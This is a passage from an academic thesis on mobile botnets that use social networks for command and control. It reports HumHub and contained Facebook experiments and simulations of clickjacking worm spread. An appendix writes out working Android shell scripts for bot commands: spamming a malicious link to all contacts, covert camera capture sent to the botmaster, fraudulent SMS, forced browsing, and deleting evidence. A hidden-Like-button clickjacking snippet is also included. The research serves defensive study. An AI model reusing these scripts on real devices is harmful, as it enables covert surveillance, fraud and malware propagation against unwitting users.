Prior to launching the attack, the botmaster creates a fake profiles to infiltrate into the social network along with a malicious website that hosts the malware. In the first step, the botmaster posts the URL of the malicious page on the infiltrating HumHub profile (see Fig. 5.10). In the second step, a friend of the infiltrating node sees the URL and will click on it. In the third step, the friend's Android browser runs the exploit code upon visiting the malicious host, and received the malware payload. Finally in the fourth step, the malware forces the smartphone to look for the botmaster's C&C messages delivered via the HumHub OSN.

In order to receive command and control messages via the HumHub OSN through intercepting web traffic, the malware needs to escalate its privilege to the "root" level. A successful attacker who had already gained access to a mobile device, e.g., via exploiting CVE-2012-6636 vulnerability, can further escalate his/her privileges to gain root access [160] using one of the methods described by Bergman in [144]. For instance, *Gingerbreak*, a method discussed in [144], was used by a high-profile Android malware called RootSmart [109], [110], [111].






Figure 5.10: The HumHub interface - Infiltrating node posts a malicious link

The bot then intercepts traffic in order to communicate with the bot master (e.g., to receive bot commands) and to propagate the malware via posting malicious contents. Given enough privilege, the bot (the malware) is able to modify existing settings to intercept web traffic [161]. By intercepting web traffic, the botmaster is able to hijack the infected user's account credentials and post on the user's wall/profile. Intercepting browser traffic has been used recently to propagate malware in social networks [162].

In this implementation, in order to propagate the malware, the botmaster forces a bot to *Forward* a URL in a particular private or group message to the bot's friends using the following syntax, under subject **BCOMM**:

***BCOMM FRWRD BDY:****"MessageBody"* ***URL:****MaliciousURL*

After receiving the bot commands (See Fig. 5.11(a)), the bot sends a post request to the HumHub's */post/post/post* web service, using the credentials hijacked through traffic interception in order to post the malicious URL on the victim's wall (See Fig. 5.11(b)).




(a) A FRWRD bot message received (b) Malicious link posted on the victim's wall

Figure 5.11: The malware posts the malicious link on a victim's wall.

In our experiment, after the smartphone becomes infected, a **FRWRD** command is sent automatically to further propagate the malware.

Figure 5.12 illustrates the result of our experiment using the above system and a Humhub social network having 30 users. The graph shows the total number of infections as a function of the number of visits made by the Humhub users. Each time a user visits the social network and sees the malicious URL (as shown in Figure 5.11(b)), he clicks on the URL and gets infected by the malware. The malware then posts the malicious URL on the infected user's wall, which will be followed by a friend of the user's in the next visit. This process continues until all 30 users get infected. As the graph shows, it took only about 140 visits to the social network for all the 30 mobile devices to be infected. More importantly, the trend in this graph is consistent with that in the graph in Figure 5.3(a), indicating that the experimental result matches the simulation results.





Figure 5.12: Experimental results obtained from the HumHub social network

The above simulation and experimental results show that within a few steps (4 to 5 hops) of the first infiltrating node, a SoCellBot botnet can propagate a malware and infect more than half of the population (see Fig. 5.3(a)). Counter-measures against malware propagation that could be implemented by a cellular network provider are (1) to inspect messages going through the cellular network for malicious contents, and/or (2) to inspect users' traffic patterns for anomaly. The first method is not possible in the case of a SoCellBot botnet because messages generated by Facebook (or other OSNs) are encrypted. The second method requires training phases and may suffer from false positive reporting [163]. Furthermore, using the selective forwarding scheme described in Section 5.4.3, a botmaster can lower the chance of being detected by mixing malicious contents with regular traffic by forwarding only few malicious messages at a time.

Therefore, the burden of detecting malware is now placed upon OSN administrators. Currently, it is a common practice by administrators of OSNs such as Facebook to performs real-time checking on every read and write post. That amounts to 25 billion posts checked per day, which reaches 650,000 posts checked per second at its peak [34]. Given a huge OSN such as Facebook, currently having more than one billion active users and growing, this practice is not very resource efficient. Instead of this exhaustive checking method, several methods based on selective monitoring have been proposed for social networks [94], [37], [36], [28]. Using these selective monitoring methods, we select only a set of important users in the network and monitor their and their friends' activities and posts for malware threats. These methods differ in how the set of important users is selected. In the next section, we present a study of several selective monitoring schemes. In particular, we evaluate and

compare their effectiveness in terms of malware detection in OSNs.

## 5.7 Chapter Summary

We present the design, implementation and evaluation of a new mobile botnet that exploits online social networks to transmit commands and control messages. This type of botnet is more suitable for mobile botnet communications than the traditional SMS in terms monetary cost, robustness, detectability, propagation speed, reachability, and traffic load. Following are the contributions of this chapter:

- Our comprehensive simulation-based analysis examines various strategies a SoCellBot network can use to maximize the number of bots recruited within a short amount of time, while minimizing the risk of being detected.
- We provide an analytical model to estimate the number of new infections caused by a highly pervasive recruitment malware in $O(V^2)$ time, where $V$ is the total number of nodes in the social network graph. The results from the proposed analytical model closely match the simulation results.
- We show a real-world implementation of this botnet on a small-scale social network, which exploits an existing vulnerability in a series of Android devices. The experimental results from this implementation also match the simulation results.

To the best of our knowledge, our SoCellBot mobile botnet design is the first that exploits OSNs to propagate and transmit commands and control messages, and considers the characteristics of real social networks (i.e., low average network distance, high clustering co-efficient, and power-law distributed node degrees).

## Appendix 5A - Extension to the Proposed Model: Multiple Attackers

In a more sophisticated attack, there may be multiple fake profiles (attacker nodes) infiltrating into a social network at the same time. To model the propagation of a recruitment malware in a scenario with *multiple infiltrating nodes*, we propose the following algorithm to estimate the number of new infections $N_w$ in each wave. If we assume a highly pervasive malware, then each user $v$ will be infected after $d_v$ hops from one of the attackers, where $d_v$ is the shortest distance from $v$ to any of the attackers. In this case, the wave number $w$ ranges from 1 to $d$, the network diameter.

We create a vector of $d$ elements $\{k_1, k_2, \ldots, k_d\}$ and initialize all elements to zero. Assume that there are $m$ attackers $a_1, a_2, \ldots, a_m$. For each user $v$ in the network, we calculate the shortest path from $v$ to each attacker $a_i$, $i = 1, 2, \ldots, m$. Let $d_{v,a_i}$ denote the length of this shortest path. We find the minimum of all the $d_{v,a_i}$ values; that is, $j = \min_{i=1\ldots m} \{d_{v,a_i}\}$. We then increment variable $k_j$ by one.


After the algorithm terminates (i.e., all nodes have been processed as described above), we have $N_w = k_w$, where $w = 1, 2, \ldots, d$. Note that $\sum_{j=1}^{d} k_j = V - m$.

To validate the above algorithm, which estimates the value $N_w$ when there are multiple attackers, we performed simulations using the same setup and parameters as described in Section 5.3. The only difference is that in this experiment we randomly selected *five* nodes to be the attackers infiltrating into the network ($m = 5$). We plotted the graphs of $N_w$ as the waves progress for $q = 0.95$ (see Fig. 5.13). The graphs show that the model closely follows the simulation results. For example, when $w = 2$, the $N_w$ values are 2,153 and 2,259 from the model and the simulation, respectively, a difference of 372 or $372/4,039 \approx 2\%$ of the population (Fig. 5.13).

## Appendix 5B - An Implementation using Facebook Messenger

In order to demonstrate the feasibility of using OSN messaging systems to propagate and deliver command and control messages, we implemented a botnet whose recruitment is done via a self-propagating benign malware that leverages Facebook Messenger to deliver command and control messages. Similar to the approach discussed in Section 5.6, the malware exploits an existing vulnerability in a series of Android devices (CVE-2012-6636) [155].

In order to use an OSN messaging system to send and receive bot commands, the




(a) $N_w$ over 8 waves

Figure 5.13: The case of multiple attackers (5 attackers, $q = 0.95$ )

botmaster needs to escalate his/her privilege to the root level. Bergman [144] discusses several methods of privilege escalation to gain root access after exploiting CVE-2012-6636.

It is common for an Android malware to escalate its privilege after gaining access to a mobile phone. Zhou and Jiang [106] stated that around one third of their 1,260 collected malware sample (36.7%) leverage kernel-level exploit to gain root level access after infection. RootSmart and DroidDream are two of the high-profile mobile botnets that escalate their privilege after infecting mobile phones to gain root-level access [109], [110], [111].

### Propagation Mechanism

We did not deploy out bots via exploiting CVE-2012-6636 on Facebook (or Twitter) as we may accidentally impose security threats to real-life users otherwise. Furthermore, Facebook and Twitter do not allow users to propagate malicious codes on their platforms, as stated in their terms of service [164], [165]. In order to contain the experiment and to ensure that no real-life user would be affected by our benign malware, we created 10 Facebook accounts and hosted the malicious page on our local laboratory server, only accessible via our emulated Android systems while developing this proof of concept (PoC). Our implementation involves the following components:

- **A: OSN:** We created a tiny social network with 10 Facebook users, including the botmaster. The users are connected to each other using the algorithm defined by [44] with an average degree of 4.2. The users are logged into 10 different Facebook





Figure 5.14: A contained Facebook community used to test the propagation of malware

Messenger accounts, installed on Android emulators. Figure 5.14 shows the OSN network using the created profiles.

- **B: Exploit Page**: The botmaster hosts a page on an address (in our case, a local address) that exploits CVE-2012-6636 vulnerability which pushes ("drops") the malware payload into the mobile phone.
- **C: Mobile Sets**: The mobiles sets are emulated Nexus S using Android Emulator [158] running Android version 4.1.2. Each user is associated with an emulated mobile set. The users use the native Android browser. Each user has a Facebook Messenger application installed on his/her Android device.
- **D: The Command and Control (C&C) Channel**: The botmaster communicates with bots via Facebook Messenger using the "dropped" malware.

Prior to launching the attack, the botmaster creates a web page that contains the CVE-2012-6636 exploit code. In the first step, using an infiltrated profile, the botmaster posts the URL of the exploit page to her friends via a group OSN messenger chat. In the second step, a friend of the infiltrating profile sees the URL and will click on the link. In the third step, the friend's Android browser runs the exploit code which would drop the payload into the infected Android. Finally in the fourth step, the bot would wait to receive commands from botmaster through Facebook Messenger.

### C&C Implementation

In our implementation, a bot uses Facebook Messenger to receive commands and control messages. In order to receive commands, the bot monitors one of the locally stored databases on the infected Android phone, created by Facebook Messenger to cache the existing Messenger's conversations ("chat"). This databases is called *threads_db2* and is located at *data/data/com.facebook.orca/databases*. This database is not encrypted and does not requires credentials to get access to.

In particular, the bot monitors the *threads* table where column *thread_key* equals to "*ONE_TO_ONE:BMasterID:VictimID*". The *BMasterID* and *VictimID* represent the unique Facebook ID of the botmaster and the infected Android user, respectively. The bot monitors this table and extracts the commands that are sent to execute them.

For the purpose of this PoC, we designed five commands for bots to receive. In our future work, we will expand the botnet capabilities to perform other tasks as well, based on different Android models.

Following are high-level descriptions of the five commands:

1. **Forward**: Forward a malicious URL to all the friends
2. **Capture**: Take a photo with the smartphone's camera and send it back to the botmaster
3. **SMS**: Send a particular text to a number using SMS (e.g., for fraud or advertisement purposes)
4. **Browse**: Force the smartphone to visit a page
5. **Delete**: Delete the commands sent by the botmaster to avoid detection

Following are the detailed description of each command and its implementation on a Nexus S running Android 4.1.

**1. Forward**: This command is used to forward a (malicious) URL (*MaliciousURL*) inside a message (*SampleBody*) to all of the infected user's friends. The syntax of the command is as follows:

***BComm FRWRD BDY:****"SampleBody"* ***URL:****"MaliciousURL"*

To implement the command, the bot needs to pull out the list of infected user's friends from a locally stored database on the infected Android device. This database called *contacts_db2*, is created by Facebook Messenger app to cache Messenger contact information.

This database is located in *data/data/com.facebook.orca/databases* folder and stores information in plain text. Within this database, there is a table called "contacts" where the contact information of each friend is stored. The bot then composes a group message and enters the first name and last name of each friend (retrieved from the "contact" table) in the *TO* section of the composed message. At the end, the bot puts the *SampleBody* along with the *MaliciousURL* link (retrieved from the bot command) into the body of the message and sends it to the infected user's friends. The following script shows the implementation of this method on our Android model:

Listing 5.1: FRWRD command implementation

```
sqlite3 contacts_db2 "select first_name || '%s' || last_name from contacts;" >
    flist.txt && am start -a android.intent.action.VIEW -d fb-messenger://compose
    && while read names; do ^J input text "$names" ^J input keyevent 92 ^J sleep
    0.5 ^ input keyevent 61 ^ sleep 0.5 ^J done < flist.txt && input keyevent 61
    && input keyevent 61 && input keyevent 61 && input keyevent 61 && input text
    SampleBody && input keyevent 62 && input text MaliciousURL && input keyevent
    61 && input keyevent 61 && input keyevent 61 && input keyevent 61 && input
    keyevent 61 && input keyevent 61 && input keyevent 66
```

**2. Capture**: This commands forces the smartphone to take a picture and send it back to the botmaster with the following syntax:

***BComm CPTR***

To implement the command, the bot opens up a chat message with the botmaster, activates the camera button via a simulated tap action on the screen, takes a picture and sends it to the botmaster. The following script shows the implementation of this command, where *BMasterID* represents the unique Facebook ID of the botmaster:

Listing 5.2: CPTR command implementation

```
am start -a android.intent.action.VIEW -d fb-messenger://user/BMasterID/ && input
    tap 150 750 && input tap 250 750
```

**3. SMS** This command forces the smartphone to send a text message to a number via SMS (e.g., for fraud or advertisement purposes). This command uses the following syntax:

***BComm SMS:****PhoneNo* ***Body:****TextBody*

The following script shows the implementation of this command, where *PhoneNo* and *TextBody* represent the phone number and the message to be sent, respectively.

Listing 5.3: SMS command implementation

```
1 am start -a android.intent.action.SENDTO -d sms:PhoneNO --es sms_body TextBody &&
    input keyevent 61 && input keyevent 66
```

**4. Browse** This command forces the smartphone browser to visit a page. This command could be used to launch denial of service attacks against a particular website, or to make money through advertisement fraud [166]. The botmaster sends the following command to the bot, in order to force them to visit a web page:

***BComm BRWS URL:****PageToVisit*

The bot implements the following method to force the browser to visit a page:

Listing 5.4: BRWS command implementation

```
1 am start -a android.intent.action.VIEW -d PageToVisit
```

**5. Delete** This command forces the Facebook Messenger to delete the conversation between the bot and the botmaster in order to avoid detection in the future.. Although this method should always be called after each command, there are cases where the botmaster may want to make sure that all past commands and responses are deleted. The syntax to invoke this command is as follows:

***BComm DEL***

The following method implements the removal of the conversation from all the Facebook views, including Facebook Web Messenger.

Listing 5.5: DEL command implementation

```
1 am start a android.intent.action.VIEW d fb-messenger://threads && sendevent
    /dev/input/event0 3 0 388 && sendevent /dev/input/event0 3 1 160 && sendevent
    /dev/input/event0 1 330 1 && sendevent /dev/input/event0 0 0 0 && input
    keyevent 62 && input keyevent 20 & input keyevent 20 && input keyevent 66 &&
    input tap 320 550
```

We conducted our experiment using the social network shown in Fig. 5.14. In the first step, the infiltrating node controlled by the botmaster posted the malicious link via a composed message. An Android phone user received the message, clicked on the malicious link and became infected by the "dropped" malware. The same cycle continued until all the Android phones became infected. Our experimental results show that within two steps of the infiltrating node (the red node in Fig. 5.14), more than 60% of the population were infected, which is consistent with the result we observed in Section 5.6.

# Chapter 6

# Emerging Malware Threats in OSNs

Online social networks are under constant attacks, and adversaries always try to find new ways to target OSN users. In this chapter, we will discuss three emerging malware threats that are currently being leveraged by malware writers in order to facilitate malware propagation in online social networks. These emerging threats are:

1. **Clickjacking malware**: Clickjacking is an exploit in which multiple transparent or opaque layers are added to trick a user into clicking on a button or link on another page while the user meant to click on the currently displayed page. This way an attacker "hijacks" clicks and routes them to another page.

2. **Extension-based OSN malware**: This type of malware automatically installs an extension into the web browser without the user's knowledge in order to intercept the user's social network traffic for malicious purposes, such as hijacking user's credentials.

3. **Magnet malware**: Traditional Trojans send malicious links/messages to friends directly connected to an infected user $u$ (i.e., $u$'s one-hop neighbors in the network graph). Magnet can send malicious links/messages not only to the infected user's friends but also to their friends (i.e., $u$'s two-hop neighbors). This mechanism significantly speeds up the propagation process of the malware.

Our work in this chapter introduces recent techniques that emerging malware leverages to propagate themselves in social networks. In particular, we provide a simulation-based study of clickjacking worms that propagate in social networks. We then review the implementation of extension-based malware which has become more and more popular. We also

review a new malware we discovered in a recent attack on Facebook that led to more than 110,000 users infected in less than two days [41].

The remainder of this chapter is organized as follows: in Section 6.1 we will discuss clickjacking worms, followed by the implementation of extension-based OSN malware in Section 6.2. We study Magnet malware in Section 6.3 and finally we conclude this chapter in Section 6.5.

## 6.1 Clickjacking Worms

Clickjacking (also called UI redress attack) is the malicious practice of manipulating a website user's activity by hiding web-links under a legitimate clickable content, causing the user to perform actions of which he/she is unaware. For example, the user thinks he is clicking on a playback button to play a YouTube video clip while he is actually clicking on an invisible "Like" (or "Shared") button placed on top of the playback button. This action automatically posts a link to the spam site to the user's Facebook news feed, which will be shown to all his friends. The unintended "Like" action and the spam link will make the user's friends think that he has recommended the video, and many of them may follow the link to see the video. Figure 6.1 illustrates the process of a clickjacking malware propagation. The process continues until the malware is discovered by the OSN administrator and the spam links are removed, or the attacker stops the process himself (e.g, by removing the spam page containing the video).

The impacts of clickjacking worms can range from benign to harmful outcomes to victims. When a user unknowingly visits a web site, the attacker can make money through affiliated advertising programs. The more people "like" and subsequently visit the page, the more profit the attacker makes. A clickjacking worm can also trick users into enabling their webcams, invading their privacy [15]. In more serious attacks, clickjacking worms can redirect people to malicious web pages that host malware, which will be installed on the victims' computers using drive by download techniques.

There has not been any in-depth research on clickjacking worms and their propagation dynamics in *online social networks*. In fact, to the best of our knowledge, the work presented in this chapter is the first that studies the propagation dynamics of clickjacking worms in online social networks.

We identify two major factors that have significant effects on the clickjacking worm propagation speed (infection rate) in an OSN. They are (1) user behavior, namely, the probability of following a posted link and (2) the highly clustered structure of communities.





Figure 6.1: Self propagating process of clickjacking malware

We conducted simulations on a real-world Facebook subgraph to study the propagation characteristics of clickjacking malware in an OSN.

### 6.1.1 ClickJacking Worms: Implementation and Propagation

In this subsection, we discuss how a clickjacking malware can be implemented and propagated in an OSN. An attacker first creates fake profiles to infiltrate into a social network. Using the fake profiles, they try to befriend as many real users as possible in order to spread a malware as widely and quickly as possible via these "friendships" and "Like" or "Shared" features.

The attacker then creates an enticing web page to lure people into viewing them. This web page, for example, may contain latest updates on breaking news, gossips on celebrities, exclusive video clips, or promotional items (e.g., coupons and free gift cards, which may or may not be given out). Listing 6.1 shows a code snippet in which the attacker embeds a YouTube video with a playback button (see Part 1 of the listing 6.1).

In the second part, the attacker places a Facebook "Like" button on top of the playback button (see Part 2). For example, assume that the playback button is located at the coordinate $(x, y)$ on the web page. The attacker will set the $<fb>$ tag position in the style to place the "Like" button exactly at coordinate $(x, y)$ (not shown here). To make the "Like" button invisible, its opacity is set to zero.

The attacker then clicks on the "Like" button, as a result, the attacker's liked post will be shown post in the attacker friends' news feeds. When his friends see the "Like" post, they will click on the link, which leads them to the video. When a user clicks on the playback button to view the video, she is actually clicking on the "Like" button. Her friends

Listing 6.1: Clickjacking worm code snippet

```
<--! Part1: Showing the video underneath the hidden like button -->

<iframe width="640" height="410" frameborder="0" allowfullscreen=""
    allowtransparency="true" src="Youtube.com/avideo.html" style="z-index:-1">


<--! Part2: Making the like button hide and put it on top of the play button -->

<fb:like id="fblike" href="currentsite.com/currentpage.html"
    style="opacity:0;filter:alpha(opacity=0);">
```

will see her (unintended) recommendation posted on her new feed and follow the same link. This process continues until the malware is detected and removed, or the attacker stops the propagation himself.

Sometimes, after the user clicks on the invisible button and realizes that no action is performed (e.g., the video is not played, or the next photo is not shown), they keep clicking on the button. To prevent users' frustration and suspicion (which eventually leads them to reporting the spam site to the network administrator or the anti-virus software), the attacker should write better code so that, after the first click, the invisible "Like" button will be removed to let the user click on the actual playback button. As a result, the user will see the video played and would think that the first click was not performed properly.

Facebook recently implemented some countermeasures to combat clickjacking worms. If the URL of a web page is deemed suspicious, Facebook will ask a user to confirm her "Like" action before a recommendation (and thus the spam link) is posted on the user's news feed. This countermeasure can prevent a clickjacking malware from self propagating in some cases (e.g., well known malicious web sites that are black listed). Web sites or applications registered with Facebook are deemed legitimate and are not subject to "Like" action confirmation. Therefore, an attacker could register his application or web page to make it legitimate, and put the registration ID in the script in order to bypass the screening for "Like" confirmation. (Registering an application requires the attacker's personal information such as name, phone number and mailing address. Stolen personal information can be bought cheaply on the black market for the purpose of registration.)

Moreover, clickjacking worms can propagate through other means outside social net-

works such as through email or online forums. Clickjacking worms propagate in similar manner to the Trojans. Therefore, the model discussed in Chapter 4 applies here as well. We use simulation studies to highlight the characteristics that are specific to clickjacking worms.

### 6.1.2 ClickJacking Worms: Simulation Model and Parameters

In several OSNs such as Facebook, LinkedIn, Orkut, and hi5, the relationship (friendship) between two users is mutual. As discussed in Section 2, such an OSN can be represented by an undirected graph $G = (V, E)$ in which each vertex (or node) $v \in V$ represents a user, and an edge $e \in E$ between two vertices indicates the existence of a relationship (friendship) between the two respective users. In this chapter, we consider only OSNs that can be represented by undirected graphs.

For the clickjacking malware simulations in this section, we used the Facebook social network graph constructed by McAuley and Leskovec [46] that possess all the characteristics of a social network, i.e., low average network distance, power-law degree distribution and high clustering coefficient which were discussed in Section 2.

The parameters and characteristics of this OSN graph are listed in Table 6.1. We also created an equivalent random graph (ERG) corresponding to the Facebook graph using the algorithm proposed by Viger and Latapy [3]. The random graph has the same node degree distribution as the equivalent Facebook graph. However, the other parameters may be different. For instance, an ERG usually has a lower clustering coefficient and network diameter than the original OSN graph. The parameters of an equivalent random graph generated based on the Facebook sub-graph are listed in Table 6.1.

Previous research has shown that a malware may propagate faster in an ERG than in the original OSN graph [29, 32]. An attacker may be able to obtain the graph of an OSN using a tool such as R [147] or Pajek [148]. He may then create ERGs based on the original OSN graph using an algorithm such as the one by Viger and Latapy [3]. We also study the propagation of clickjacking worms in ERGs to determine whether ERGs help or hinder the propagation of clickjacking worms in order to predict attack strategies.

We define an *event* or a *visit* in an OSN to be the action of visiting (accessing) a user's home page or news feed. We assume that events in an OSN happen consecutively one after another. (Two different users may click on the same profile at the same time. Their access requests, however, will be queued at a server consecutively, waiting to be processed. The two events are thus considered to happen one after the other.)

The simulation software is implemented using MATLAB. The simulation is of discrete-event type, consisting of discrete virtual time slots. A time slot is equivalent to an *event* defined above.

In the first time slot (i.e., when the simulation starts, a user (node) is chosen randomly to be the attacker, who clicks the "Like" button on the spam site and the recommendation is posted on his news feed for all his friends to see. (Two users are friends if and only if their corresponding vertices in the OSN graph is connected by an edge $e \in E$.) In the next time slot, another user $j$ is selected randomly with a probability of $1/N$ where $N$ is total number of nodes in the network. If the user sees the spam link (i.e., one of her friends had "liked" the video/photo/page earlier), the user will follow the link with a probability $\alpha$ and get clickjacked (infected). (Some users are more cautious and do not click on just any link.) This process continue until the simulation is stopped.

Note that the spam link may be pushed down on a Facebook page by more recent activities. In this case, the user needs to scroll down the screen and checks for all new posts in order to see the spam link. Not all users have the habit of checking all their new post. We conducted an online survey involving 182 Facebook users from 18 countries around the world. 75% of the participants said that they would scroll all the posts to capture new posts. In our simulation we assume that if a spam link is posted on a user's wall, only 75% of these users actually see the spam link.

Each data point in the result graphs is the average of 100 runs, each with a different random seed. If a user's browser has add-on protections to prevent clickjacking scripts from running automatically, that user is considered not vulnerable to clickjack worms. We will consider only *vulnerable users* in our analysis and simulations.

### 6.1.3 ClickJacking Worms: Simulation Results and Analysis

When the simulation started, a random user (node) was selected to be the attacker's fake profile. The attacker "Liked" a spam site and the recommendation was posted on his news feed. In the next time slot, a random user $A$ was chosen with a probability of $1/N$ where $N$ is total number of nodes in the network. If a spam link had previously posted on $A$'s wall by a friend, $A$ would actually scroll down to see the post with a probability $p_s = 0.75$ according to the statistics provided by our online survey. When $A$ saw the spam link, she may or may not click on the link as some people are more cautious than others. Assume that a user would click on the spam link with a probability $\alpha$ and get infected. The probability $p$ for a user to be infected is thus $p = p_s \times \alpha$.

| Parameter | OSN | ERG |
|---|---|---|
| Number of vertices (people) | 4,039 | 4,039 |
| Number of edges | 88,234 | 88,234 |
| Average clustering coefficient | 0.6055 | 0.06 |
| Average shortest path length | 3.692 | 2.59 |
| Network diameter | 8 | 5 |
| Maximum node degree | 1045 | 1045 |
| Average node degree $d$ | 43.69 | 43.69 |
| $\log(N)/\log(d)$ | 1.6 | 1.6 |

Table 6.1: The OSN and its Equivalent Random Graph

The performance metric is the total number of infections (infected users) $S$ as a function of the number of visits (time slots). Given the same number of visits, the smaller the value of $S$, the better. We carried out two sets of experiments, one using the Facebook sub-graph and the other using an random equivalent graph (ERG) as described in the above section.

**Experiment 1.** Using the Facebook sub-graph network, we varied the probability $p$ of getting infected from 0.25 to 0.75. The graph in Figure 6.2 shows the total number of infections as a function of the number of visits for $p = 0.25, 0.5, 0.75$. The results show that the higher the probability $p$, the more users are infected given the same number of visits. For instance, after the $15,000^{th}$ visit, the total number of infected users is 2,975 for $p = 0.75$ while that number is only 756 for $p = 0.25$.





Figure 6.2: Clickjacking worm propagation for different values of $p$ in the OSN





Figure 6.3: Total number of visits required to infect 90% of the population

Using the same data collected in this experiment, we plotted a graph that shows the impact of probability $p$ on the malware propagation. In particular, the graph in Figure 6.3 shows the number of visits required to infect 90% of the population (3,635 out of 4,039 users) as a function of $p$. As the value of $p$ increases, the number of visits required to infect 90% of the population goes down significantly. For instance, this number is 49,538 for $p = 0.3$ and only 18,780 for $p = 0.8$. That is, the more cautious users are about clicking on unknown links, the longer it takes a malware to infect the same number of profiles.

